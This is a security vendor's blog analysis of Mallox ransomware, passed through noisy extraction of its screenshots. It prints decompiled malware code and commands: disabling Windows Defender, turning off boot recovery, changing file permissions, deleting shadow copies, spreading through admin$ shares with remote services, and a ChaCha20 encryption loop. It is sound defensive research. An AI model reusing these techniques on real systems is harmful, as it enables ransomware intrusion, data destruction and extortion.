The New Threat: Mallox Ransomware

sangfor.com/blog/cybersecurity/new-threat-mallox-ransomware



- Author : Sangfor Technologies
- Published Date : 19 Nov 2021
- Last Modified Date : 11 May 2022
- 1. <u>Home</u>
- 2. <u>Blog</u>
- 3. Blog Cyber Security
- 4. The New Threat: Mallox Ransomware | Sangfor Technologies

Tag :

Cyber Security



1. Mallox Ransomware Description

In October 2021 Mallox, a new type of ransomware, began attacking enterprises in Asia. This new ransomware is identified by encrypted files being given the suffix ". mallox".

S		RECOVERY INFORMATION.txt - YOUR FILES ARE ENCRYPTED !!! TO DECRYPT, FOLLOW THE INSTRUCTIONS: To recover data you need decrypt tool. To get the decrypt tool you should: 1. In the letter include your personal ID! Send me this ID in your first email to me! 2. We can give you free test for decrypt few files (NOT VALUE) and assign the price for decryption all files! 3. After we send you instruction how to pay for decrypt tool and after payment you will receive a decryption tool! 4. We can decrypt few files in quality the evidence that we have the decoder. CONTACT US: mallox. mallox. Yence.com mallox. Yence.com mallox. YOUR PERSONAL ID: 7F8
		500
	1.1	


After Sangfor FarSight Labs Endpoint Security Team captured samples of this new malware strain, analysis found that Mallox was even more destructive than currently active ransomware.

- 1. Mallox adds a C# shell layer using common DLL hijacking technology to bypass security software.
- 2. Mallox spread like a worm through file sharing and uses the same file retrieval technology as Search Artifact to attain rapid file retrieval and encryption.


Mallox can encrypt many files in a very short period of time, resulting in irreparable losses once it is installed on a company's computers.

2. Technical Analysis

To bypass anti-virus software, Mallox adds a C# shell layer to hide its malicious behavior, and uses SmartAssembly to obfuscate the C# shell, as seen below:



AdvancedRun.exe is installed and run in the temp directory:



AdvancedRun.exe presents a configuration window when started:

	🥏 Advanced Run				E	
Low	Program to Run:	1				
ymware-Administrator	Command-Line Arguments: Start Directory:					
~DF4B8176F1003AA483.TMP ~DF79D0C408F125D9CD.TMP	Priority Class:	Normal	•	Main Window State:	Normal	•
AdvancedRun.exe FXSAPIDebugLogFile.txt wmsetup.log	Window Position (X,Y):	20,20 Current User - Allow	UAC Elevation	Window Size (W,H): Process ID/Name:	640,400	
winserup.iog	User Name:	ne program location if	Domain: the full path is not spec	Passw	vord:	
	Parse the environment va	riables inside the com	mand-line string before			7
	Compatibility Operating system compati		lo Compatibility Mode	•		
S	 Disable Visual Themes Disable display scaling 		sktop composition	Run In 640 X 480 R	esolution	
	Environment Variables Use current system enviro		out any change	▼ Fill C	urrent Environment Strings	
ŝ						<u> </u>
	About	l Config Sav	e Config	Add Explorer Menu	Run	Close

Windows Defender is turned off:

8		
	809 public static Pro	cess Start(ProcessStartInfo startInfo)
		ss = new Process();
	812 if (startInfo	== null)
	813 { 814 throw new	
	815 }	ArgumentNullException("startInfo");
		Info = startInfo;
	817 if (process.S	
	818 {	
8	819 return pr	ocess;
	821 return null;	
	822 }	
	823 824 // Token: 0x06002	FB4 RID: 12212 RVA: 0x00085611 File Offset: 0x00086811
		row AU: 1212 WAR: oxovoboli rile Uliset: oxovoboli cess Start(string fileMame, string arguments)
	826 {	cos state (set the internance set the a Bancuca)
		s.Start(new ProcessStartInfo(fileName, arguments));
8	828 }	
Local		
Local		
Nam	ne	Value
Nam	ne startInfo	Value System Diagnostics.ProcessStartInfo
Nam	ne startInfo ≁ Arguments	Value System Diagnostics.ProcessStartInfo) */EXEFilename *C:\\Windows\\System32\\sc.exe* /WindowState 0 /CommandLine *stop WinDefend* /StartDirectory ** /RunAs 8 /Run*
Nam	ne startInfo ∲ Arguments ∳ CreateNoWindow	Value "System Diagnostics.ProcessStartInfo) "/EXEFilename \"C:\\Windows\\System32\\sc.exe\" /WindowState 0 /CommandLine \"stop WinDefend\" /StartDirectory \"\" /RunAs 8 /Run" true
Nam	ne startInfo & Arguments & CreateNoWindow & Domain	Value "System Diagnostics.ProcessStartInfo) "/EXEFilename *C:\\Windows\\System32\\sc.exe* /WindowState 0 /CommandLine *stop WinDefend* /StartDirectory ** /RunAs 8 /Run* "rue **
Nam	ne startInfo & Arguments & CreateNoWindow & Domain & EnvironmentVariables	Value "System Diagnostics.ProcessStartInfo) "/EXEFilename *C:\\Windows\\System32\\sc.exe* /WindowState 0 /CommandLine *stop WinDefend* /StartDirectory ** /RunAs 8 /Run* true ** (System.Collections.Specialized.StringDictionaryWithComparer)
Nam	ne startInfo & Arguments & CreateNoWindow & Domain & Domain & EnvironmentVariables & ErrorDialog	Value System Diagnostics.ProcessStartInfo) '/EXEFilename *C.\\Windows\\System32\\sc.exe* /WindowState 0 /CommandLine *stop WinDefend* /StartDirectory ** /RunAs 8 /Run* true * System.Collections.Specialized.StringDictionaryWithComparer) false
Nam	e startInfo & Arguments & CreateNoWindow & Domain & EnvironmentVariables & ErrorDialog & ErrorDialog & ErrorDialog	Value System Diagnostics.ProcessStartInfo '/EXEFilename *C:\\Windows\\System32\\sc.exe* /WindowState 0 /CommandLine *stop WinDefend* /StartDirectory ** /RunAs 8 /Run* '' '' '' '' '' '' '' 'System.Collections.Specialized.StringDictionaryWithComparer) false 0x0000000
Nam	e startInfo & Arguments & CreateNoWindow & Domain & EnvironmentVariables & ErrorDialog & ErrorDialogParentHandle & FileName	Value System Diagnostics.ProcessStartInfo) '/EXEFilename *C.\\Windows\\System32\\sc.exe* /WindowState 0 /CommandLine *stop WinDefend* /StartDirectory ** /RunAs 8 /Run* true * System.Collections.Specialized.StringDictionaryWithComparer) false
Nam	e startInfo & Arguments & CreateNoWindow & Domain & EnvironmentVariables & ErrorDialog & ErrorDialog & ErrorDialog	Value System Diagnostics.ProcessStartInfo '/EXEFilename *C:\\Windows\\System32\\sc.exe* /WindowState 0 /CommandLine *stop WinDefend* /StartDirectory ** /RunAs 8 /Run* '' '' '' '' '' '' '' 'System.Collections.Specialized.StringDictionaryWithComparer) false 0x0000000

The Windows Defender directory is deleted:

	1000	Mar - Alexandre	
			12FB3 RID: 12211 RVA: 0x000BB604 File Offset: 0x000B6804
		public static P	vocess Start(string fileName)
	804 805		ss.start(new ProcessStartInfo(fileName));
	886		<pre>>>.3cal c(new Processical Linto(TiteName));</pre>
	807		
			02F85 RID: 12213 RVA: 0x000B8620 File Offset: 0x000B6820
			<pre>rocess Start(ProcessStartInfo startInfo)</pre>
			<pre>ses = new Process();</pre>
		if (startIn	Fo == null)
		throw n	ew ArgumentNullException("startInfo");
			tinfo = startInfo:
		if (process	
~		IT (process	Scottey)
		return	unocess:
4			
Loc			
	ame		Value
4	startInfo		(System:Diagnostics:ProcessStartinfo)
	🔑 Argumer		*/EXEFilename *C:\\Windows\\System32\\WindowsDefender' -Recurse* /StartDirectory * /RunAs 8 /Run*
	🄑 CreateN		true 2
	🏓 Domain		
	👂 🎤 Environn		[System.Collections.Specialized.StringDictionaryWithComparer]
	🏓 ErrorDia		false
	🔑 ErrorDia		0x0000000
	🔑 FileName		"\"C:\\Users\\Administrator\\AppData\\Loca\\Temp\\AdvancedRun.exe\"
	🔑 LoadUse		false
	🄑 Passwon		nul
	Redirection		false
	> Redirect		false

The AdvancedRun.exe file is then deleted:

215 216 217 218 219 220 221 222 223 224 225 224 225 226 227 228	<pre>// Token: 0x06003EAE RID: 16046 RVA: 0x000C573C File Offset: 0 [SecuritySafeCritical] public static void Delete(string path) { if (path == null) { throw new ArgumentNullException("path"); } string fullPathInternal = Path.GetFullPathInternal(path); new FileIOPermission(FileIOPermissionAccess.Write, new str { fullPathInternal }, false, false).Demand(); if (!Win32Native.DeleteFile(fullPathInternal)) </pre>	
229 230 231 232 233 234 235 236 237 236 237 238 239 240	<pre>{ int lastWin32Error = Marshal.GetLastWin32Error(); if (lastWin32Error == 2) { return; } Error.WinI0Error(lastWin32Error, fullPathInternal); } } // Token: 0x006003EB0 RID: 16048 RVA: 0x000C581C File Offset: 0 [SecuritySafeCritical]</pre>	Эх000СЗА1С
(
ocals Name	Value	Туре
🥥 path	"C:\\Users\\Administrator\\AppData\\Local\\Temp\\Advance	
🧉 fullPathIr		
🤗 V_1	false	bool
🥥 lastWin3	32Error 0x0000000	int
👂 🖉 3	{string[0x0000001]}	string[]

The script file Yubhigusnhbrkitykwictqkill\$.bat is created in the temp directory:

1031	// Token: 0x06003ECE RID: 16078 RVA: 0x000C5F30 File Offset: 0x000C4130	
1032	[SecuritySafeCritical]	
1033	<pre>public static void WriteAllBytes(string path, byte[] bytes)</pre>	
1034 1035	i if (path == null)	
1036		
1037	<pre>throw new ArgumentNullException("path", Environment.GetResourceString("Ar</pre>	gumentNull Path")):
1038	}	Bamericitati den //;
1039	if (path.Length == 0)	
1040		
1041	throw new ArgumentException(Environment.GetResourceString("Argument Empty	<pre>/Path"));</pre>
1042	}	
1043	if (bytes == null)	
1044		
1045	<pre>throw new ArgumentNullException("bytes");</pre>	
1046	}	
1047	using (FileStream fileStream = new FileStream(path, FileMode.Create, FileAcce	ess.Write, FileShare.Read))
1048	{	
1049	fileStream.Write(bytes, 0, bytes.Length);	
1051 1052	1	
1053	// Token: 0x06003ED3 RID: 16083 RVA: 0x000C60A4 File Offset: 0x000C42A4	
1055	[SecuritySafeCritical]	
1055	public static void WriteAllLines(string path, string[] contents)	
1056	{	
1057	if (path == null)	
1058		
1059	throw new ArgumentNullException("path");	
ocals		
Name	Value	Туре
🤗 path	"C:\\Users\\Administrator\\AppData\\Local\\Temp\\Yubhigusnhbrkitykwictqkill\$.bat"	string
bytes	(byte[0x0000AB01])	byte[]
	(System.IO.FileStream)	System.IO.FileStream

The operation of the script file Yubhigusnhbrkitykwictqkill\$.bat is as follows, with the main functions being:


- 1. Restoring the CMD default association by deleting the registry "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Command Processor\AutoRun".
- 2. Setting security permissions for specified files and folders to prevent them from becoming inaccessible: cmd.exe, net.exe, net1.exe, mshta.exe, FTP.exe, wscript.exe, cscript.exe, powershell.exe, C: \ProgramData, C:\Users\Public.
- 3. Deleting the shadow disk.
- 4. Stopping and deleting specific programs and services, including security software and any related to line-of-business.

名称 Low wmware-Administrator WPDNSE - DF4B8176F1003AA483.TMP - DF79D0C408F125D9CD.TMP FXSAPIDebugLogFile.txt wmsetup.log S Yubhigusnhbrkitykwictqkill\$.bat	<pre>reg delete "HKEY LOCAL MACHINE\SOFTWARE\Microsoft\Command Processor" /v "AutoRun" /f ::CMD takeown /f %SystemRoot%\system32\cmd.exe /a echo y cacls %SystemRoot%\system32\cmd.exe /a echo y cacls %SystemRoot%\system32\cmd.exe /e /g Users:r echo y cacls %SystemRoot%\system32\cmd.exe /e /g Administrators:r echo y cacls %SystemRoot%\system32\cmd.exe /e /d EERVICE echo y cacls %SystemRoot%\system32\cmd.exe /e /d mssqlserver echo Y cacls %SystemRoot%\system32\cmd.exe /e /d mssqlsqlexpress takeown /f %SystemRoot%\SysWOW64\cmd.exe /e /d mssqlserver echo y cacls %S</pre>	E
t [<pre>echo y cacls %SystemRoot%\system32\net.exe /e /g Administrators:r echo y cacls %SystemRoot%\system32\net.exe /e /d SERVICE echo y cacls %SystemRoot%\system32\net.exe /e /d mssqlserver echo Y cacls %SystemRoot%\system32\net.exe /e /d mssqlserver echo y cacls %SystemRoot%\system32\net.exe /e /d system 1</pre>	-

The Visual Basic script Blffpekna.vbs is created in the temp directory to run Yubhigusnhbrkitykwictqkill\$.bat:

800 }	unn Chis, StartwithCreaterrocess(processstartinto);	🎱 🗍 🗣 📕 « Administrator 🕨 AppData 🕨 Local 🕨 Temp 🕨	• + ₂	٩	
	n: 0x06002FB3 RID: 12211 RVA: 0x00088604 File Offset: 0x000860 static Process Start(string fileName))= • 🗊 😐	
884 {	<pre>static Process Start(string fileName) urn Process.Start(new ProcessStartInfo(fileName));</pre>	名称 Low	2020/6/11 10:59		
809 public	n: 0x06002FB5 RID: 12213 RVA: 0x000B8620 File Offset: 0x000B66 static Process Start(ProcessStartInfo startInfo)	🥾 vmware-Administrator	2021/4/26 20:38 2020/10/26 10:21		
810 { 811 Pro 812 if 813 {	<pre>cess process = new Process(); (startInfo null)</pre>	~DF4B8176F1003AA483.TMP ~DF79D0C408F125D9CD.TMP	2020/10/26 10:21 2020/10/26 10:17	48 KB 48 KB	
814	throw new ArgumentHullException("startInfo");	Bliffpekna.vbs FXSAPIDebugLogFile.txt	2021/11/9 12:47 2020/6/11 11:00	1 KB 0 KB	
815 } 816 pro 817 1f	cess.StartUnfo = startInfo; (process.Start())	3lffpekna.vbs			
822 } 823	unn v il: n: 0:0000000000 (10: 122):2 RVA: 0:000000011 File Offset: 0:000	ateObject("WScript.Shell").Run """C:\Users\Administz		777	
me	Value				
startinfo	System.Diagnostics.ProcessStartInfo)				
CreateNoWind Domain	false ••				
	(System.Collections.Specialized.StringDictionaryWithComparer) false				
 FileName LoadUserProfile 	*C:\\Users\\Administrator\\AppData\\Local\\Temp\\Blffpekna.vbs* false				
 Password RedirectStanda 	null falso				

The Yubhigusnhbrkitykwictqkill\$.bat script is run:



MSBuild.exe in the .NET installation directory is copied into the temp directory:

	2:		piOptions.Noinlining)]					
		4 public static bool	<pre>c8Jst4fFsB(string \u0020,</pre>	string \u0020, b	ool \u0020,	zQGdkv1C9KCI1fkSH	4s zQGdkvlC9KCI1	fkSH4s)
		5 {						
5	20	6 return zQGdkvlC	OKCIlfkSH4s(\u0020, \u0020	, \u0020);				
		9 // Token: 0x040001F	RID: 511					
		Ø internal static zQG	kvlC9KCIlfkSH4s ppRlZAUSV	f;				
		1 }						
	32							
L	.ocal	ls	an an an an Anna an An					
	Nam	ne	Value				Тур	e
	9	\u0020	"C:\\Windows\\Microsoft.NET	\\Framework\\v4.0.	30319\\MSBui	ld.exe"	string	g
	9	\u0020	"C:\\Users\\Administrator\\Ap	pData\\Local\\Tem	p\\MSBuild.ex	e"	string	
	0	\u0020	true				bool	
	۵ 🏈	A_3	{zQGdkvlC9KCIlfkSH4s}				zQG	dkvlC9KCIlfkSH4s

The running MSBuild.exe process is identified, and the ransomware main module is injected into the MSBuild.exe process to bypass the security software:

MALLVA. TAT	CR OIGALEFILE	ibor c. (useis (numinisciacoi (nyppaca (bocai (iemp (mobuliu, exe	2000233
Mallox.exe	🛃 QueryStandardInformationFile	1904 C:\Users\Administrator\AppData\Local\Temp\MSBuild.exe	SUCCESS
🖸 Mallox. exe	🛃 ReadFile	1904 C:\Users\Administrator\AppData\Local\Temp\MSBuild.exe	SUCCESS
🕻 Mallox. exe	🛃 CloseFile	1904 C:\Users\Administrator\AppData\Loca1\Temp\MSBuild.exe	SUCCESS
Mallox.exe	Process Create	1904 C:\Users\Administrator\AppData\Loca1\Temp\MSBuild.exe	SUCCESS
🕻 Mallox. exe	🛃 QuerySecurityFile	1904 C:\Users\Administrator\AppData\Local\Temp\MSBuild.exe	SUCCESS
🕻 Mallox. exe	🛃 QueryBasicInformationFile	1904 C:\Users\Administrator\AppData\Local\Temp\MSBuild.exe	SUCCESS
🕻 Mallox. exe	🌄 Load Image	1904 C:\Users\Administrator\AppData\Loca1\Temp\MSBuild.exe	SUCCESS
🕻 Mallox. exe	🛃 QueryNameInformationFile	1904 C:\Users\Administrator\AppData\Loca1\Temp\MSBuild.exe	SUCCESS
🕻 Mallox. exe	🛃 CreateFile	1904 C:\Users\Administrator\AppData\Local\Temp\MSBuild.exe	SUCCESS
Mallox.exe	CreateFile	1904 C:\Windows\AppPatch\sysmain.sdb	SUCCESS
Mallox.exe	🛃 QueryStandardInformationFile	1904 C:\Windows\AppPatch\sysmain.sdb	SUCCESS
Mallox.exe	🛃 CreateFileMapping	1904 C:\Windows\AppPatch\sysmain.sdb	FILE LOCKE
Mallox.exe	🛃 QueryStandardInformationFile	1904 C:\Windows\AppPatch\sysmain.sdb	SUCCESS
Mallox.exe	CreateFileMapping	1904 C:\Windows\AppPatch\sysmain.sdb	SUCCESS
Mallox.exe	🛃 QueryStandardInformationFile	1904 C:\Windows\AppPatch\sysmain.sdb	SUCCESS
Mallox.exe	CreateFile	1904 C:\Users\Administrator\AppData\Loca1\Temp	SUCCESS
Mallox.exe	A QueryDirectory	1904 C:\Users\Administrator\AppData\Loca1\Temp\MSBuild.exe	SUCCESS
Mallox.exe	CloseFile	1904 C:\Users\Administrator\AppData\Loca1\Temp	SUCCESS
Mallox.exe	🛃 CreateFile	1904 C:\Users\Administrator\AppData\Local\Temp\MSBuild.exe	SUCCESS
Mallox.exe	🛃 QueryBasicInformationFile	1904 C:\Users\Administrator\AppData\Local\Temp\MSBuild.exe	SUCCESS
Mallox.exe	🛃 CloseFile	1904 C:\Users\Administrator\AppData\Loca1\Temp\MSBuild.exe	SUCCESS
Mallox. exe	CreateFile	1904 C:\	SUCCESS

The main Mallox module is an exe file that implements the encryption functions. The following prepared is done before encryption:

- 1. Excludes hosts in Russia, Kazakhstan, Russia, Ukraine and Qatar
- 2. Elevates permissions
- 3. Deletes the registration form for Raccine
- 4. Deletes the disk shadow
- 5. Cancels the automatic startup repair mode
- 6. Terminates the following program process:

```
v4 = GetUserDefaultLangID();
if ( v4 != 0x419 && v4 != 0x43F && v4 != 0x423 && v4 != 0x422 && v4 != 0x444 )// {
    sub_10C4865(L"SeTakeOwnershipPrivilege");
    sub_10C4865(L"SeDebugPrivilege");
    sub_10C6581(); // .
    sub_10C6A1F(); // .
    sub_10C48F0(L"/c bcdedit /set {current} bootstatuspolicy ignoreallfailures");
    sub_10C48F0(L"/c bcdedit /set {current} recoveryenabled no");
    sub_10C65EA(); // .
```

If a program is running under the debugger, an exception will be thrown when trying to use CloseHandle to close the handle returned by the FindFirstFile function which prevents the malware from being closed. The malware will prevent debugging from starting again:

```
v12 = FindFirstFileExW(L"C:\\*", FindExInfoStandard, FindFileData, FindExSearchNameMatch, 0, dwAdditionalFlags);
if ( v12 == (HANDLE)0xFFFFFFF && GetLastError() == 0x57 )
dwAdditionalFlags = 0;
else
   CloseHandle(v12);
```

The number of encryption threads created are 2 times the number of existing processors with an upper limit of 64 threads:

```
GetSystemInfo(&SystemInfo);
v53 = 2 * SystemInfo.dwNumberOfProcessors;
if ( 2 * SystemInfo.dwNumberOfProcessors >= 64 )
v53 = 64;
v4 = 0;
for ( lpHandles = (HANDLE *)malloc(4 * v53); v4 < v53; ++v4 )
{
v5 = CreateThread(0, 0, EncryptFile, 0, 0, 0);
lpHandles[v4] = v5;
}
```

The encryption threads are synchronized using IOCP and encrypts target files found using the file traversal thread:

```
EnterCriticalSection(&CriticalSection);
for ( i = 0; i < 0x100; ++i )
 v7[i + 1] = sub_10C3F38();
LeaveCriticalSection(&CriticalSection);
sub_10C3C82(v7);
while (1)
ŧ
  Overlapped = 0;
  GetQueuedCompletionStatus(hObject, &NumberOfBytesTransferred, &CompletionKey, &Overlapped, 0xFFFFFFF);
  if ( !Overlapped && CompletionKey == 2 )
   break;
  v2 = (void **)Overlapped;
  if ( Overlapped )
  {
    if ( CompletionKey )
    {
      if ( CompletionKey == 1 )
        sub_10C4F61((const WCHAR *)Overlapped[1].Internal);
    }
    else
   {
      sub_10C4955((const WCHAR *)Overlapped[1].Internal, Overlapped[1].InternalHigh);
      InterlockedIncrement(&Addend);
    }
    if ( v2[5] )
      free(v2[5]);
    free(v2);
  }
}
```

The Chacha20 algorithm (a variant of the Salsa20 stream cipher) is used to encrypt files with the encryption suffix ".mallox".

```
lpBuffer = malloc(v15);
        if ( !lpBuffer )
          goto LABEL_28;
        for ( ; nNumberOfBytesToRead; --nNumberOfBytesToRead )
        {
          SetFilePointerEx(hFile, liDistanceToMove, 0, 0);
          ReadFile(hFile, (LPVOID)lpBuffer, v25, &NumberOfBytesRead, 0);
          Chacha20((int)lpBuffer, (int)lpBuffer, NumberOfBytesRead, (unsigned __int8 *)v39);
          SetFilePointerEx(hFile, liDistanceToMove, 0, 0);
          WriteFile(hFile, lpBuffer, NumberOfBytesRead, &NumberOfBytesRead, 0);
          liDistanceToMove.QuadPart += v24;
       }
      }
     free((void *)lpBuffer);
LABEL 28:
     SetFilePointerEx(hFile, 0i64, 0, 2u);
     v18 = hFile;
     WriteFile(hFile, Buffer, 0x28u, &NumberOfBytesRead, 0);
     WriteFile(v18, v40, 0x10u, &NumberOfBytesRead, 0);
     WriteFile(v18, ::Buffer, 0x20u, &NumberOfBytesRead, 0);
     CloseHandle(v18);
     nNumberOfBytesToRead = lstrlenW(lpFileName);
     v19 = lstrlenW(L".mallox");
     v20 = nNumberOfBytesToRead + v19 + 1;
     v21 = (WCHAR *)malloc(2 * v20);
     nNumberOfBytesToRead = (DWORD)v21;
     if ( v21 )
     {
       wnsprintfW(v21, v20, L"%s%s", lpFileName, L".mallox");
       MoveFileW(lpFileName, (LPCWSTR)nNumberOfBytesToRead);
        free((void *)nNumberOfBytesToRead);
```

Ransom information:

$\begin{array}{c c c c c c c c c c c c c c c c c c c $	<pre>prob 0x40000000 prob [local.6] call dword ptr ds:[<&KERNEL32.CreateFil nou esi,eax cmp esi,-0x1 je short Mallox.01005048 prob edi lea eax.[local.6] push eax resh dword ptr ds:[&x10E0BF0] non Mallox.010E0C18 prob esi call dword ptr ds:[<&KERNEL32.VriteFile call dword ptr ds:[<&KERNEL32.CloseHand call dword ptr ds:[<</pre>	-pOverlapped = NULL pBytesWritten = 03D9F3F4 nBytesToWrite = 291 (657.) Buffer = Hallox.010E0C18 hFile = 00014608 WriteFile -hObject = 00014608 CloseHardle	ST3 empty 0.0 ST4 empty 0.0
		825052516 996416	ST5 empty 0.0 5D8 hFile = 000146D8
010E0C28 4E 43 52 50 54 45 010E0C38 54 4F 20 44 45 43 52 010E0C48 4F 57 36 05 48 45 52 010E0C58 4F 45 53 36 00 90 00 90	20 67 69 76 65 20 79 6F 75 .We can give you 65 73 74 20 66 6F 72 20 64 Free test for d 66 65 77 20 66 69 6C 65 73 ecrypt few files 41 4C 55 45 29 20 61 6E 64 (NOT VALUE) and	0309F30E 01060 0309F30C 00006 0309F3E0 0309F 0309F3E4 00000 0309F3E8 00000 0309F3E8 00000 0309F3E8 00000 0309F3E8 00000 0309F3F6 0309F 0309F3F6 0309F 0309F408 01065 0309F408 05F041 0309F408 0309F408	178 Buffer = Hallox.010E0C18 297 InBytesToWrite = 291 (657.) 34 pBytesWritten = 03097374 000 LpOverlapped = NULL 100 150 153 770 UNICODE "C:\Program Files (x86)\Microso 000 270 Mallox.010C508B 来自 kernel32.Ge 283 333 240 052 返回到 Mallox.010C5052 来自 Mallox.0100 770 UNICODE "C:\Program Files (x86)\Microso 080 080 080

Retrieve IP addresses from the ARP table to create a virus propagation thread:

```
SizePointer = 0;
if ( GetIpNetTable(0, &SizePointer, 1) == 0x7A )
{
  v2 = (struct _MIB_IPNETTABLE *)malloc(SizePointer);
  if ( v2 )
  {
    if ( !GetIpNetTable(v2, &SizePointer, 1) )
    {
      v7 = 0;
      if ( v2->dwNumEntries )
      {
        v3 = (struct in addr *)&v2->table[0].dwAddr;
        do
        {
          v4 = inet_ntoa(*v3);
          WideCharStr[MultiByteToWideChar(0, 0, v4, 0xFFFFFFFF, WideCharStr, 0x1E)] = 0;
          (*((void (__cdecl **)(wchar_t *))lpThreadParameter + 1))(WideCharStr);
          ++v7;
          v3 += 6;
        }
        while ( v7 < v2->dwNumEntries );
      }
    }
    free(v2);
 }
}
```

Name the malware file mall.exe and copy it through file sharing to the IP hosts from the ARP table, then create a corresponding service on the target systems. If the virus is run without a shell, it can be spread automatically:

```
lpMachineName = a1;
GetModuleFileNameW(0, Filename, 0x104u);
v3 = L"admin$";
v4[0] = (int)L"%windir%";
v4[1] = (int)L"c$";
v4[2] = (int)L"C:";
for ( i = 0; i < 2u; ++i )
{
  v1 = 2 * i;
 wnsprintfW(pszDest, 0x104, L"\\\\%s\\%s.exe", lpMachineName, (&v3)[v1], L"mall");
  wnsprintfW(BinaryPathName, 0x104, L"%s\\%s.exe", v4[v1], L"mall");
  CopyFileW(Filename, pszDest, 0);
  result = OpenSCManagerW(lpMachineName, 0, 0xF003Fu);
  hSCObject = result;
  if ( result )
  {
    hService = CreateServiceW(result, L"mall", L"mall", 0xF01FFu, 0x10u, 3u, 1u, BinaryPathName, 0, 0, 0, 0, 0);
    if ( hService || GetLastError() == 0x431 )
    {
      v5 = StartServiceW(hService, 0, 0);
      CloseServiceHandle(hService);
      result = (SC_HANDLE)CloseServiceHandle(hSCObject);
      if ( v5 )
        return result;
    }
    else
    {
      result = (SC_HANDLE)CloseServiceHandle(hSCObject);
    }
  }
}
```

Obtain system disk information of all network disks, removable disks, and local disks. Create a thread for each disk that needs to be encrypted by traversing to find files:

```
nCount = 0;
 v54 = GetLogicalDrives();
 Stream = 0x41;
  TotalNumberOfBytes.HighPart = 0x1A;
  do
  {
   if ( (v54 & 1) != 0 )
    {
     v8 = malloc(0x14u);
     v6(v8, 0xA, L"%c:\\", Stream);
     v9 = GetDriveTypeW(v8);
      if ( v9 == 4 || v9 == 2 || v9 == 3 ) //
      {
        v6(v8, 0xA, L"\\\\.\\%c:", Stream);
        TotalNumberOfFreeBytes.HighPart = CreateThread(0, 0, FindFile, v8, 0, 0);
        if ( !WaitForSingleObject(TotalNumberOfFreeBytes.HighPart, 0x3E8u) )
        {
          CloseHandle(TotalNumberOfFreeBytes.HighPart);
          CreateThread(0, 0, sub_10C5126, v8, 0, 0);
        }
        v10 = nCount++;
       Handles[v10] = TotalNumberOfFreeBytes.HighPart;
      }
    }
    Stream = (Stream + 1);
   v54 >>= 1;
    --TotalNumberOfBytes.HighPart;
  }
 while ( TotalNumberOfBytes.HighPart );
 WaitForMultipleObjects(nCount, Handles, 1, 0xFFFFFFF);
 for ( i = 0; i < nCount; ++i )</pre>
   CloseHandle(Handles[i]);
}
```

Use this method of reading USN logs to quickly retrieve disk files:

```
v32 = sub 10C463B(1pThreadParameter);
v1 = CreateFileW(lpThreadParameter, 0x80000000, 3u, 0, 3u, 1u, 0);
hDevice = v1;
if ( v1 != 0xFFFFFFF )
{
 BytesReturned = 0;
 memset(OutBuffer, 0, sizeof(OutBuffer));
  if ( DeviceIoControl(v1, 0x900F4u, 0, 0, OutBuffer, 0x38u, &BytesReturned, 0)
  {
    v2 = GetModuleHandleW(L"ntdll.dll");
   NtCreateFile = GetProcAddress(v2, "NtCreateFile");
   memset(v63, 0, 0x10008u);
   v43 = OutBuffer[4];
    v44 = OutBuffer[5];
    v41 = 0;
    v42 = 0;
    InBuffer = 0;
    v40 = 0;
    for ( i = DeviceIoControl(v1, 0x900B3u, &InBuffer, 0x18u, v63, 0x10008u, &BytesReturned, 0);
          i;
          i = DeviceIoControl(hDevice, 0x900B3u, &InBuffer, 0x18u, v63, 0x10008u, &BytesReturned, 0) )
    {
      v4 = &v63[2];
      for ( j = &v63[2] < (v63 + BytesReturned); ; j = v4 < (v63 + BytesReturned) )</pre>
      {
        v27 = v4;
        if ( !j )
         break;
        v6 = *(v4 + 0xD);
```

Filter out the ransomware files and the files of the program itself:

```
else if ( (v6 & 0xA7) != 0 )
{
    v14 = lstrlenW(L"RECOVERY INFORMATION.txt");
    if ( StrCmpNIW(v4 + 0x1E, L"RECOVERY INFORMATION.txt", v14) )
    {
        v15 = lstrlenW(String1);
        if ( StrCmpNIW(v4 + 0x1E, String1, v15) )//
        {
            v30 = 0;
        }
    }
}
```

Then filter out the following suffix files:

